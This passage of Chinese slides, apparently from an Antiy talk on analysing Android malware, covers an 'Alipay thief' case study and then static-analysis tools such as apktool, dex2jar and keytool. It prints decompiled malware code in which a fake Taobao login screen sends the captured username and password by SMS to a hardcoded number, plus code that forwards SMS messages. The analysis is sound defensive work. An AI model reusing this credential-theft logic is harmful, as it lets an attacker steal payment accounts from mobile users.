  if ((localFile1.exists()) || (localFile2.exists()))
  {
    stopSelf();
    return super.onStartCommand(paramIntent, paramInt1, paramInt2);
  }
```



```
//发送短信
private void e(String s, String s1)
{
    if(e.indexOf("^") == -1)
        SmsManager.getDefault().sendTextMessage(s, null, "是", null, null);
    else
```

案例——“支付宝大盗”

- 针对淘宝、支付宝等在线支付平台的恶意代码
  - 伪造的客户端应用



用户登录

账户名：请输入会员名

密码：请输入密码

注册 登录

支付密码


身份证 请输入支付密码

取消 提交

```
if (str1.equals(""))
  Toast.makeText(MainActivity.this, "请输入用户名", 0).show();
while (true)
{
  return;
  String str2 = this.valGetPass.getText().toString();
  if (str2.equals(""))
  {
    Toast.makeText(MainActivity.this, "密码", 0).show();
    continue;
  }
  MainActivity.this.SendSmsMsg(MainActivity.this, "13027225522", "淘宝用户:" + str1 + "  密码:" + str2);
  MainActivity.this.startActivity(new Intent(MainActivity.this, LocationVerify.class));
  MainActivity.this.finish();
}
```

案例——“支付宝大盗”

- 利用“验证码”的脆弱性



您正在为账户[redacted]重置登录密码，请选择找回方式：

通过手机校验码 推荐

通过人工服务

填写申请单、上传身份证件图片，等待审核结果

106980095188

找回登录密码

1 验证身份　2 重置登录密码

您正在使用“手机校验码”验证身份，请完成以下操作：

手机号码 [redacted]

校验码 [redacted] 没收到短信校验码？

下一步　重新选择验证方式

创造就是我

ANTIY

案例——“支付宝大盗”

- 特点
  - 样本简单（拦截短信转发）
  - 以“在线交易”为借口（隐蔽）
  - 用户的安全意识较低


移动恶意代码分析工具

创造就是我们的脚步

ANTIY

对象


- APK：Zip
  - 资源
  - 代码
  - 证书
- SDK：Java
- NDK：C/C++
- Dalvik虚拟机
- Linux系统
- Arm指令集



静态分析—反汇编

- 工具：apktool、smali
  - http://code.google.com/p/android-apktool/
    - V1.5.2　　2013-02-02
  - http://code.google.com/p/smali/
    - V2.0b5　　2013-06-15
- 优点
  - 精确的反汇编结果以及smali语法
  - 可以修改并重新打包为APK运行
  - 受到广泛关注和持续完善
- 缺点
  - 需要专门学习Dalvik指令和smali语法
  - 直接使用文本分析不够方便

静态分析—反汇编


claud@claud-pc: ~/android/analysis/adrd_apk/apktool/smali/com/xxx/yyy


```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 7
    .parameter "context"
    .parameter "intent"

    .prologue
    const/4 v6, 0x0

    .line 16
    invoke-virtual {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;

    move-result-object v4

    const-string v5, "android.intent.action.BOOT_COMPLETED"

    invoke-virtual {v4, v5}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v4

    if-eqz v4, :cond_0

    .line 17
    const-string v4, "alarm"

    invoke-virtual {p1, v4}, Landroid/content/Context;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;
                                                                      47,1          36%
```

创造就是我们的脚步

静态分析—反编译

- 工具：dex2jar+jd-gui/jad
  - http://code.google.com/p/dex2jar/
    - 0.0.9.15　　2013-06-04
  - http://java.decompiler.free.fr/?q=jdgui
    - 0.3.5　　非开源
  - Jad
    - 非开源，不再更新
- 优点
  - Java代码，可读性好很多
- 缺点
  - 有不少反编译错误，结果不准确
  - 有不少函数无法反编译成功

静态分析—反编译



```
public static String encrypt(String paramString1, String paramString2)
  throws Exception
{
  Cipher localCipher = Cipher.getInstance("DES/CBC/PKCS5Padding");
  byte[] arrayOfByte1 = paramString2.getBytes("UTF-8");
  DESKeySpec localDESKeySpec = new DESKeySpec(arrayOfByte1);
  SecretKey localSecretKey = SecretKeyFactory.getInstance("DES").generateSecret(
  byte[] arrayOfByte2 = paramString2.getBytes("UTF-8");
  IvParameterSpec localIvParameterSpec = new IvParameterSpec(arrayOfByte2);
  localCipher.init(1, localSecretKey, localIvParameterSpec);
  byte[] arrayOfByte3 = paramString1.getBytes("UTF-8");
  return toHexString(localCipher.doFinal(arrayOfByte3));
}

public static String toHexString(byte[] paramArrayOfByte)
{
  StringBuffer localStringBuffer1 = new StringBuffer();
  int i = 0;
  while (true)
  {
    int j = paramArrayOfByte.length;
    if (i >= j)
      return localStringBuffer1.toString();
    String str = Integer.toHexString(paramArrayOfByte[i] & 0xFF);
    if (str.length() < 2)
      str = "0" + str;
```


创造就是我们的脚步

静态分析——编辑器

- 工具：文本编辑器、十六进制编辑器
  - file、010 editor……
- 用途
  - ELF动态链接库文件，用于NDK实现恶意功能
  - ELF可执行文件，用于提权或恶意功能
  - APK文件或DEX文件，用于动态安装或加载
  - 配置文件
  - PNG/JPG文件夹带ELF数据
  - 加密方法：异或、AES等

静态分析——证书

- 工具：openssl、keytool




```
claud:~$ keytool  -printcert -file META-INF/CERT.RSA
Owner: CN=shiqun.shi, OU=alipay, O=alipay, L=beijing, ST=beijing, C=cn
Issuer: CN=shiqun.shi, OU=alipay, O=alipay, L=beijing, ST=beijing, C=cn
Serial number: 4b28a3c9
Valid from: Wed Dec 16 17:09:29 CST 2009 until: Tue Jan 10 17:09:29 CST 2051
Certificate fingerprints:
         MD5:  40:6D:51:50:E6:43:81:12:4A:7E:85:69:F9:78:4E:D0
         SHA1: 84:0F:34:3A:0E:FC:32:5B:A0:BF:75:DA:C8:35:E4:D5:87:03:34:35
         Signature algorithm name: MD5withRSA
         Version: 1
```

静态分析—集成工具

- 工具：Virtuous Ten Studio
  - http://www.virtuous-ten-studio.com/
    - 最新版本2.6.16.10020 发布时间2013-06-16
  - 优点
    - 体验不错
  - 缺点
    - 依赖apktool、jad等工具，缺少核心优势
    - 环境比较笨重

静态分析—集成工具



LexerCore.class

```java
        return buffer.substring(ptr, i + ptr);
    }

    public String comment()
        throws ParseException
    {
        Object obj = new StringBuffer();
        if (lookAhead(0) == '(')
        {
            consume(1);
            do
            {
                char c = getNextChar();
                if (c == ')')
                    break;
                if (c != 0)
                {
                    if (c != '\\')
                    {
                        ((StringBuffer) (obj)).append(c);
                    } else
                    {
                        ((StringBuffer) (obj)).append(c);
                        c = getNextChar();
                        if (c != 0)
                            ((StringBuffer) (obj)).append(c);
                        else
                            throw new ParseException((new StringBuilder()).append(buffer).append
                            (" : unexpected EOL").toString(), ptr);
                    }
                } else
                {
                    throw new ParseException((new StringBuilder()).append(buffer).append
                    (" :unexpected EOL").toString(), ptr);
                }
            } while (true);
            obj = ((StringBuffer) (obj)).toString();
        } else
        {
            obj = null;
        }
        return ((String) (obj));
    }

    public void consumeValidChars(char ac[])
    {
        int j = ac.length;
  _L13:
        int i;
        char c;
        char c1;
```

LexerCore.smali

